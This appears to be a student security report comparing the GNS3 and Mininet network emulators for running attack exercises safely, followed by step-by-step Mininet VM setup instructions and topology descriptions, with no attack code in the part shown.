Exploiting virtual networks for security training

Report for the Computer Security exam at the Politecnico di Torino

Mattia De Prisco (242432)
tutor: Andrea Atzeni

February 2017

Contents

1 Introduction

Information technology is growing and expanding each day at a faster pace, becoming an essential component in every field, but simultaneously, also cyber threats are developing swiftly, trying to overcome existing defence mechanisms or to find new vulnerabilities to exploit.

In fact, according to the Internet Security Threat Report (ISTR) by Symantec [1], in 2017 more than 1 billion web threats were analysed each day and, 1 in 13, lead to malware. An increase of the 90% in malware variants have been observed, and the detections of coinminers malware raised by 8,500%, making it the most growing branch of cybercrime in 2017. Ransomware have been spreading too, with a 46% increase in variants, and more than 5.4 billion WannaCry [2] attacks were blocked. Other increments seen in 2017 were related to attacks against IoT devices, increased by 600%, to mobile malware variants, increased by 54%, and overall vulnerabilities reported, that increased by 13%.

Other noteworthy statistics are provided by the 2018 Data Breach Investigations Report by Verizon [3], which states that in 2017 there have been over 53,000 incidents and 2,216 data breaches confirmed, and the primary motivations of breaches were financial, about 75%, and of industrial espionage, about 15%. The top actions of these attacks have been hacking (over 20,000 registered DoS cases) and malware diffusion, which together takes about the 70% of the attacks, with a sharp rise of ransomware attacks. In the financial year 2017, Secret Service financial and cybercrime investigations prevented over 3 billion dollars in fraud losses.

Moreover, according to the 2018 Cyberthreat Defense Report by CyberEdge [4], companies consider the lack of skilled IT personnel as the greatest inhibitor to establishing effective cyberthreat defences, with the second being the low security awareness among the employees. In fact, eight in ten organizations are suffering from the global shortfall of skilled IT security personnel.

Given these statistics, understanding how security attacks work and how to prevent them becomes a matter of critical importance.

This work illustrates how to perform various types of security attacks since, in order to be able to defend from something, it is necessary to understand how it works, together with mechanisms to prevent them. The exercises will be reproduced on a virtual environment so that no real harm can be done and various configurations can be used and explained step by step.

There is no mandatory knowledge required to follow this work, since all the attacks, defence mechanisms, commands and tools illustrated are explained, but basic knowledge of Linux systems, networking and cybersecurity in general, would help to grasp the concepts better and faster.

2 Network emulation

Network emulation enables virtual computer systems to interact together in a test network. This is different from network simulation where only models of the traffic and the devices involved are used, while emulated devices run real operating systems and firmware, being thus actually able to replace the corresponding "real" devices. Emulated networks are much less onerous than real ones, both in terms of money and in terms of computational resources, and their main aim is to test real applications, protocols, or any other product or service, in order to assess their performance, stability and functionality in various real-world network scenarios under different conditions.

A student willing to study security attacks by performing them in a real environment, has to face various problems:

- High cost due to each machine needed, one for each component involved in the attacks.
- Lot of time spent to reconfigure and connect the various machines for the various use cases.
- Difficulty of realisation of certain attacks since they require particular network topologies.
- Risk of damaging the machines on which the attacks are tested.
- Risk of running against legal prosecution, since various network attacks involves switches, routers or a whole network, thus probably hadware owned by someone else.

On the other hand, a virtual environment solves these problems:

- Any needed machine can be emulated freely.
- Virtual topologies can be structured and modified according to the needs with no cost.
- Drastically lower risk of damaging the underlying hardware even if something goes wrong since the machines are virtual.
- No risk of legal prosecution, since everything is done in a virtual environment.

However, emulated networks are constrained by the resources of the system on which the emulation is performed. In fact, the system CPU and RAM must be shared among all the devices that make up the network, and some additional resources are consumed by the emulation tool. This situation can be partially solved by running the emulation in a distributed environment, but even in this case, there are some limitations, since all the traffic exchanged by the systems involved must pass through the emulator, and this introduces additional delay. Moreover, in a distributed environment the traffic volume is limited by the speed of the physical wires that connect the systems involved in the emulation to the internet.

Two network emulators have been analysed, chosen because of their excellent documentation and their ability to emulate full systems: GNS3, which is GUI (Graphical User Interface) driven, and Mininet, which is CLI (Command Line Interface) driven.

2.1 GNS3

GNS3 is an open source, free software used to emulate, configure, test and troubleshoot virtual and real networks, actively developed and supported and has a growing community of over 800,000 members. It is probably most famous as a platform used for learning and teaching (it has in fact been used for years by students and network engineers to help practice and prepare for vendor certification exams such as the Cisco CCNA exam), but it can be used for other use cases such as proof of concepts and commercial demonstrations.

GNS3 allows to virtualise real hardware devices: originally it emulated only Cisco devices using a software called Dynamips, but now it has evolved and supports many devices from multiple network vendors including Cisco virtual switches, Cisco ASAs, Brocade vRouters, Cumulus Linux switches, Docker instances, HPE VSRs, multiple Linux appliances and many others.

It supports both emulated and simulated devices:

- Emulation: GNS3 mimics or emulates the hardware of a device and actual images are run on the virtual device. For example, it would be possible to copy the Cisco IOS from a real, physical Cisco router and run that on a virtual, emulated Cisco router in GNS3.
- Simulation: GNS3 simulates the features and functionality of a device such as a switch. No actual operating systems are run, such as the Cisco IOS, but rather a simulated device developed by GNS3 such as the GNS3 layer 2 switch.

2.1.1 Architecture

GNS3 consists of two software components:

- The GNS3-all-in-one software (GUI)
- The GNS3 virtual machine (VM)

GNS3-all-in-one is the client part of GNS3 and its graphical user interface (GUI), and it used to create topologies.

When creating topologies in GNS3 using the all-in-one software GUI client, the devices created need to be hosted and run by a server process. There are a few options for the server part of the software:

- Local GNS3 server
- Local GNS3 VM
- Remote GNS3 VM

The local GNS3 server runs locally on the same PC where the GNS3 all-in-one software have been installed. If for example they are installed on a Windows PC, both the GNS3 GUI and the local GNS3 server are running as processes in Windows.

The GNS3 VM, which is the recommended option, can either be run locally on the PC using virtualisation software such as VMware Workstation or VirtualBox, or it can be run remotely on a server using VMware ESXi or even in the cloud.

The main components of GNS3 topologies are the appliances, which are ready to use Qemu VMs. Appliances can be built from scratch using any image, or they can be downloaded from the GNS3 marketplace. The appliances on the marketplace use GNS3 recommended settings and have been thoroughly tested, so using them instead of custom ones is strongly advisable since they are less error-prone.

2.1.2 Advantages and Disadvantages

GNS3 advantages, with respect to generic network emulators, are:

- Free, open source software.
- No limitation on number of devices supported (only limitation is the hardware: CPU and memory).
- Supports multiple switching options (ESW16 Etherswitch, IOU/IOL Layer 2 images, VIRL IOSvL2).
- Supports all VIRL images (IOSv, IOSvL2, IOS-XRv, CSR1000v, NX-OSv, ASAv).
- Supports multi vendor environments.
- Can be run with or without hypervisors.
- Supports both free and paid hypervisors (Virtualbox, VMware workstation, VMware player, ESXi, Fusion).
- Downloadable, free, pre-configured and optimised appliances available to simplify deployment.
- Native support for Linux without the need for need for additional virtualisation software.
- Software from multiple vendors freely available.
- Large and active community (800,000+ members).

Instead, its disadvantages are:

- Cisco images need to be supplied by the user (download from Cisco.com, or purchase VIRL license, or copy from physical device).
- Not a self contained package, but requires a local installation of software (GUI).
- GNS3 can be affected by the PC's setup and limitations because of local installation (firewall and security settings, company laptop policies etc).
- High resources usage.

Information taken from the GNS3 documentation [5].

2.2 Mininet

Mininet is a network emulator which creates a network of virtual hosts, switches, controllers, and links. Mininet hosts run standard Linux network software, and its switches support OpenFlow for highly flexible custom routing and Software-Defined Networking.

Mininet supports research, development, learning, prototyping, testing, debugging, and any other tasks that could benefit from having a complete experimental network on a laptop or other PC.

Mininet:

- provides a simple and inexpensive network testbed for developing OpenFlow applications;
- enables multiple concurrent developers to work independently on the same topology;
- supports system-level regression tests, which are repeatable and easily packaged;
- enables complex topology testing, without the need to wire up a physical network;
- includes a CLI that is topology-aware and OpenFlow-aware, for debugging or running network-wide tests;
- supports arbitrary custom topologies, and includes a basic set of parametrised topologies;
- is usable out of the box without programming, but also provides a straightforward and extensible Python API for network creation and experimentation.

Mininet provides an easy way to get correct system behaviour (and, to the extent supported by the hardware where Mininet is installed, performance) and to experiment with topologies.

Mininet networks run real code including standard Unix/Linux network applications as well as the real Linux kernel and network stack.

Because of this, the code developed and tested on Mininet, for an OpenFlow controller, modified switch, or host, can move to a real system with minimal changes, for real-world testing, performance evaluation, and deployment. Importantly this means that a design that works in Mininet can usually move directly to hardware switches for line-rate packet forwarding.

2.2.1 How it works

Nearly every operating system virtualises computing resources using a process abstraction. Mininet uses process-based virtualisation to run many (up to 4096 have been booted up successfully) hosts and switches on a single OS kernel. Since version 2.2.26, Linux has supported network namespaces, a lightweight virtualisation feature that provides individual processes with separate network interfaces, routing tables, and ARP tables. The full Linux container architecture adds *chroot()* jails, process and user namespaces, and CPU and memory limits to provide full OS-level virtualisation, but Mininet does not require these additional features. Mininet can create kernel or user-space OpenFlow switches, controllers to control the switches, and hosts to communicate over the simulated network. Mininet connects switches and hosts using virtual ethernet (*veth*) pairs. While Mininet currently depends on the Linux kernel, in the future it may support other operating systems with process-based virtualisation, such Solaris containers or FreeBSD jails.

A Mininet network consists of the following components:

1. Isolated Hosts. An emulated host in Mininet is a group of user-level processes moved into a network namespace - a container for network state. Network namespaces provide process groups with exclusive ownership of interfaces, ports, and routing tables (such as ARP and IP). For example, two web servers in two network namespaces can coexist on one system, both listening to private eth0 interfaces on port 80. Mininet uses CPU Bandwidth Limiting to limit the fraction of a CPU available to each process group.

2. Emulated Links. The data rate of each link is enforced by Linux Traffic Control (tc), which has a number of packet schedulers to shape traffic to a configured rate. Each emulated host has its own virtual Ethernet interface(s) (created and installed with *ip link add/set*). A virtual Ethernet (or *veth*) pair, acts like a wire connecting two virtual interfaces, or virtual switch ports; packets sent through one interface are delivered to the other, and each interface appears as a fully functional Ethernet port to all system and application software.

3. Emulated Switches. Mininet typically uses the default Linux bridge or Open vSwitch running in kernel mode to switch packets across interfaces. Switches and routers can run in the kernel (for speed) or in user space (so they can be modified easily).

One thing to keep in mind is that by default Mininet hosts share the root filesystem of the underlying server. Usually this is a very good thing, since it is a huge pain (and slow) to create a separate filesystem for each Mininet host (which can be done anyways).

Sharing the root filesystem also means that there is almost never the need to copy data between Mininet hosts because it is already there.

One side-effect of this however is that hosts share the Mininet server's */etc* directory. This means that if for example some specific configuration is required for a program (e.g. httpd) then different configuration files for each Mininet host may need to be created and specify them as startup options to the program that has to be run.

Another side-effect is that file collisions could happen if the same file is created in the same directory on multiple hosts.

2.2.2 Advantages and disadvantages

Mininet advantages, with respect to generic network emulators, are:

- Free, open source project.
- Fast: starting up a simple network takes just a few seconds.
- Ease of use: Mininet experiments can be created and run by writing simple (or complex if necessary) Python scripts.
- Boots faster: seconds instead of the minutes required by full system virtualisation based approaches.
- Custom topologies: a single switch, larger Internet-like topologies, the Stanford backbone, a data center, or any other topology can be created.
- Anything that runs on Linux is available, from web servers to TCP window monitoring tools to Wireshark.

- Mininet can be run on a laptop, on a server, in a VM, on a native Linux box (Mininet is included with Ubuntu 12.10+), or in the cloud (e.g. Amazon EC2.)
- Ease of sharing and results replication: anyone with a computer can run the code once it has been packaged up.
- It is under active development.
- Installs easily: a prepackaged VM is available that runs on VMware or VirtualBox for Mac/Win/Linux with OpenFlow v1.0 tools already installed.
- Easily connects to real networks.

Instead, its disadvantages are:

- Mininet uses a single Linux kernel for all virtual hosts; this means that no software that depends on BSD, Windows, or other operating system kernels can be run (although other VMs can be attached to Mininet).
- By default all Mininet hosts share the host file system and PID space; this means that caution is needed when running daemons that require configuration in */etc*, and also to not kill the wrong processes by mistake.
- Unlike a simulator, Mininet doesn't have a strong notion of virtual time; this means that timing measurements will be based on real time, and that faster-than-real-time results (e.g. 100 Gbps networks) cannot easily be emulated.

Information taken from the Mininet overview and introduction pages [6][7].

2.3 Environments comparison

The choice between GNS3 and Mininet has been dictated by the following criteria: ease of use, performances, emulation fidelity and resources usage. These criteria were evaluated performing the following tests on both environments:

- DDoS (Distributed Denial of Service) attack
- MITM (Man-In-The-Middle) attack
- Establishing an IPSec channel using the IKE protocol
- Establishing a TLS channel

The tests were performed on the Mininet VM, which is the recommended way to install it, which was given 1 GB of RAM and 1 CPU core, while for GNS3 the local VM server was used, which was given 4GB of RAM and 2 CPU cores.

The basic topology used for the tests consists of three hosts connected through a switch. In particular, on GNS3 the tests have been performed both with hosts running Kali Linux 2017.2, each with 1 GB of reserved RAM and 1 CPU core (the minimum requirements for the distribution), and with hosts running Lubuntu 18.04 (a lightweight Linux distribution, chosen



Figure 1: GNS3 sample topology used for the tests.

because of its full compatibility with Ubuntu), each with 512 MB of RAM and 1 CPU core (the minimum requirements for the distribution).

The GNS3 topology used is shown in figure 1, and it is also shown in action, with the host Chuck ARP poisoning Bob and Alice in figure 2.

Both environments have been tested on a laptop running Windows 10, with 16 GB RAM and an Intel i7-6700HQ CPU with a clock rate of 2.60 GHz.

2.3.1 Ease of use

GNS3 GNS3 requires the installation of both the GUI and the server and also requires an initial configuration. Once installed, the GNS3 GUI allows to drag and drop components on a network and to connect them with links just dragging from a component to another, which makes the building of a topology trivial. Configuring the components is simple as well, in fact, each of them has a dedicated menu in which all their parameters (host name, CPU and RAM reserved, etc.) can be defined. The appliances acting as hosts in a topology also need the OS to be installed initially. The topology can be run just by pressing a play button, and then with just a few simple clicks it is possible to turn off/on components and put links up/down. Modifying the properties of link (e.g. limiting the bandwidth, adding delay, etc.) requires an additional appliance to be placed between the devices connected by the link that has to be configured.

Mininet The Mininet VM is ready to run just after being imported into a hypervisor. Starting a basic topology with any number of hosts connected to a switch requires just one single line instruction, while more complex topologies are created and configured through Python scripts, using the offered APIs, which may appear confusing at the beginning, but are characterized by a steep learning curve, allowing after short time to swiftly and easily create structured topologies. In particular, it is trivial to modify links' properties, to scale a topology to any



Figure 2: Host performing ARP poisoning of two other hosts in a GNS3 topology.

number of hosts, to limit their CPU or to configure them. It is also possible to create host classes so that hosts implementing them will inherit all their properties. Lastly, within Python scripts, it is possible to launch Linux commands on any host in a topology, which is particularly useful to perform initial configuration for some particular host at the starting of a topology or some cleaning when it is terminating.

2.3.2 Performances

GNS3 Starting a topology requires some time since each component is a separate VM, so, besides the initial installation, they need to boot up: the Kali Linux hosts require a little less than 2 minutes to boot, while the Lubuntu ones require just a few seconds less. Hosts running Kali Linux were not so smooth even for basic usage (e.g. opening and using a terminal), while for hosts running Lubuntu some slowing down was only noticed when running applications. On both distributions the situation worsens as the number of hosts increase.

Mininet A topology of three hosts and a switch starts in less than one second, while a topology of 50 hosts, with each host having to be configured to limit their CPU (which increases the topology startup time), takes about 4 seconds to start. Once the topology is started, the hosts run smoothly, except when running resource intensive applications. Increasing the number of hosts in the topology does not affect their performances.

2.3.3 Emulation fidelity

GNS3 Networks are accurately simulated since each component runs on a separate VM with a real image, so each host behaves precisely like a real one (a plus is also the large variety of appliances already available to simulate almost any component's firmware and OS).

Mininet Networks are also depicted accurately in Mininet, but only Linux hosts can be simulated. Also, given the way in which they are virtualised, some operations may have to be performed differently: for instance, the file system is shared among the hosts (e.g. changing the default port for a service on an host will change it also for the others), so a configuration is needed to provide them with private directories, also the same daemon can't be run on multiples hosts, so, to perform the IPsec exercise, another Mininet VM had to be configured and two topologies (one running on each VM) had to be connected using a GRE tunnel. By default, the hosts do not have access to a GUI, but using the X11 windowing system, they can also launch programs that require a GUI.

2.3.4 Resources usage

GNS3 GNS3 minimum requirements are 2 logical cores, 4 GB of RAM and 1 GB of available storage, while the recommended ones are 4 logical cores, 16 GB of RAM and 35 GB of available space [8]. More in detail, running a topology with three Kali Linux hosts and a switch, registered a RAM usage between 3.5 GB and 4.5 GB and they take up 9.2 GB of storage each (without any additional program installed), while for the same topology, but with hosts running Lubuntu, the RAM usage falls shortly below 2 GB, and they take 5.2 GB of space each.

Note: the storage occupied by the hosts does not include the one needed for GNS3 installation, which is about 200 MB.

Mininet Mininet does not have minimum requirements since it will use the CPU and RAM given to the VM (the default setting for the Mininet VM are 1 GB of RAM and 1 CPU core). Running a topology with three hosts and two switches registered a minimal RAM usage, that is about 100 MB, and running applications with a GUI on them (using the X11 windowing system), raised the RAM usage by only 30-50 MB. The storage used by the Mininet VM (including all the required tools and files for the exercises) is of about 5 GB.

2.4 Conclusions

All the tests were successfully executed on both environments, with the DDoS attack being the weak spot of GNS3, because of the massive amount of resources required to emulate a high number of hosts, and the IPsec establishment being a bit more complex to be executed on Mininet, since, because of the underlying shared file system, the same daemon (in this case *strongSwan*, used for the IKE protocol management) can't be running at the same time on more than one host.

In conclusion, even if GNS3 is ahead in terms of ease of use and emulation fidelity, the performances and the massive difference in RAM (which allows Mininet to be also run on low-spec PCs), make Mininet the preferable choice, considering also that complex topologies are really easy to be built and configured after a bit of practice with the Mininet APIs. The big difference in storage required is also critical, since for the various proposed exercises, several topologies had to be built, and having multiple hosts with an OS installed in each of them takes way too much space using GNS3.

3 Virtual environment setup

The proposed exercises will make use of the Mininet virtual machine, which is the recommended and easiest way to install Mininet which also includes pre-installed tools and tweaks to the kernel in order to support larger Mininet networks (available at https://github.com/mininet/mininet/wiki/Mininet-VM-Images). Other software used will be VirtualBox, to run the Mininet VM (available at https://www.virtualbox.org/wiki/Downloads), the X11 windowing system (available at https://sourceforge.net/projects/xming/ for Windows, and installing the packages *xorg* and *openbox* on Linux) and, on Windows only, PuTTY, an SSH client to connect to the virtual machine (available at https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html).

It is possible to use other versions of Mininet and alternative virtualisation software and windowing systems, but they will not be mentioned in this manual.

The software versions used in the following exercises are:

- Mininet VM 2.2.2
- VirtualBox 5.2.6
- Xming 6.9.0.31
- Xorg 1.20
- PuTTY 0.70

on Windows 10 and Ubuntu 17.10 as operating systems, thus with different software or OSs versions, the following steps may be slightly different.

3.1 Command syntax

- *linuxHost*> : precedes Linux commands that should be typed in the terminal of the Linux OS hosting the Mininet VM.
- *vm*> : precedes Linux commands that should be typed in the Mininet VM command line.
- *mininet*> : precedes Mininet commands that should be typed in the Mininet CLI.
- *hostName*> : precedes Linux commands that should be typed in the terminal of the host HostName in a running Mininet topology.

In each case, only type the command to the right of the prompt. To paste copied text in the Mininet VM (also when running the Mininet CLI) click the right mouse button, while to paste in the terminal of a host of a running Mininet topology use either *Shift* + *Insert* or the central mouse button.

3.2 Initial configuration

After downloading and installing all the aforementioned components, import the Mininet VM into VirtualBox using the default settings. In VirtualBox, create a host-only network and then, from the settings of the Mininet VM, add a second network adapter attached to the just created host-only network.
Run the virtual machine and log in using both as username and password ***mininet***, then run the command:

```
vm> ifconfig
```

to obtain the IP address of the eth0 interface, and then SSH into the VM:

- **Windows:** start Xming, then start PuTTY and under *Connection* > *SSH* > *X11*, check the *Enable X11 forwarding* check box. Lastly, under *Session* write the IP address of the eth0 interface of the Mininet VM and open an SSH connection on the port 22 (it is possible to save these settings on the *Session* tab to not have to reinsert them on each startup).
- **Linux:** start X11 by running the command:

  ```
  linuxHost> startx
  ```

  then SSH into the Mininet VM with the following command, using the actual IP address of the eth0 interface of the Mininet VM:

  ```
  linuxHost> ssh -Y mininet@w.x.y.z
  ```

Only the terminal connected through SSH will be used to interact with the Mininet VM in order to take advantage of the X11 windowing system.

Make sure that the eth1 interface is showing up, using the command:

```
vm> ifconfig -a
```

Then, to allow network access in the virtual machine, execute:

```
vm> sudo dhclient eth1
```

In order to not have to do this at every startup, it is needed to modify the interface configuration file. First update the package lists:

```
vm> sudo apt-get update
```

then, install *geany*, a lightweight graphical text editor (or use the preinstalled ones, *vim* and *nano*):

```
vm> sudo apt-get install geany
```

open the interface configuration file:

```
vm> sudo geany /etc/network/interfaces
```

and add the following lines:

```
auto eth1
iface eth1 inet dhcp
```

Now the Mininet VM will now configure the eth1 interface automatically on startup.

Run the following command to clone the git repository containing all the material needed for the various exercises (or just use the provided directory *mn_security*):

```
vm> sudo git clone https://github.com/Mdp11/mn_security
  ↪.git
```

To install all the required programs for the various section, it is possible to follow the specific instructions for each section's needed programs, or to run a script to install them all. Before running the script, give it execution permissions:

```
vm> sudo chmod a+x mn_security/install_all.sh
```

Then run it:

```
vm> ./install_all.sh
```

Lastly, to make sure that everything is running correctly, create a minimal topology and start the Mininet CLI by running the following command:

```
vm> sudo mn
```

then, to check that the Mininet hosts can communicate and that the X11 windowing system is running correctly, run:

```
mininet> pingall
mininet> xterm h1 h2
```

Close the Mininet CLI issuing:

```
mininet> exit
```

If any problem occurred after following all the steps correctly, please refer to the Mininet FAQs at [9].
Also, refer to the Mininet download page at [10] to obtain other Mininet versions or to get specific instructions for other virtualisation software or windowing systems.

3.3 Topologies

Hosts in each topology will have simplified IP and MAC addresses, starting from 10.0.0.1 as IP and 00:00:00:00:00:01 as MAC, and increasing by one for each host present (with an exception for the cluster topologies).

The topologies used will be:

- *simpleTopo.py* [N] [c] (Figure 3, Script 1): a topology of 2 or 3 hosts connected through a switch, and optionally connected to the internet through a NAT (if the *c* option is specified). Started with two hosts, their names will be *alice* and *bob*, with three hosts the third one will be named *chuck*. Hosts in this topology will have private */etc/* folders, and any data created or modified will not persist once the topology is closed.

- *ddos.py* (Figure 4, Script 2): a topology of 50 hosts, named from h1 to h50, connected through a switch, with h1 having limited CPU.
- *dhcpMasquerade.py* (Figure 5, Script 3): a topology of three hosts, *alice*, *bob* and *chuck*, connected through a switch and also to the internet through a NAT. Bob is connected to the switch through a link with limited bandwidth (10 Mbps) and 500ms of delay.
- *randFilesLimitedBwTopo.py* [N] (Figure 6, Script 4): a topology of 2 hosts, *alice* and *bob*, connected through a switch with link capabilities of N Mbps (minimum 0.01, maximum 1000). This topology may require some more time at startup to configure Alice since it will generate various random files of different sizes under */var/www/html/ipsec/*, that will be deleted once the topology is closed.
- *clusterVM1.py* and *clusterVM2.py* (Figure 7, Script 5 and Script 6): two topologies of 1 host each, respectively *alice* and *bob*, each connected to a switch. The two switches instantiate a GRE tunnel among themselves in order to achieve communication across two different Mininet VMs.
- *twoHostsLimited.py* (Figure 8, Script 7): a topology of 2 hosts connected through a switch, *alice*, having 5% of the total CPU available and *bob*, having the 50%.

Also the hosts in the topologies *simpleTopo.py*, *dhcpMasquerade.py*, *randFilesLimitedBwTopo.py*, *clusterVM1.py* and *clusterVM2.py*, belongs to a class of hosts defined in the script *privateEtcHost.py* (Script 8), that mounts a private temporary */etc/* directory, thus any modification under that path will not be shared among the hosts and will not persist once the topology is closed.

Note: each topology also contains a network controller, but it is not reported in the descriptions and the figures since it is not relevant to the purposes of the exercises.

3.4 General commands

Some commands will not be explicitly reported in the exercises since they are either trivial or too frequent, so they will just be reported once now.

For each proposed exercise, start the specified topology in Mininet using the command:

```
vm> sudo python topology.py [args]
```

which will start the topology.py custom topology, passing to it optional arguments if any. For example, to start the topology *simpleTopo.py* with 3 hosts connected to the internet, run:

```
vm> sudo python simpleTopo.py 3 c
```

In the Mininet CLI, to obtain various information about all the components in the topology, use the command:

```
mininet> dump
```

To stop a topology and close the Mininet CLI use:

```
mininet> exit
```



Figure 3: simpleTopo.py

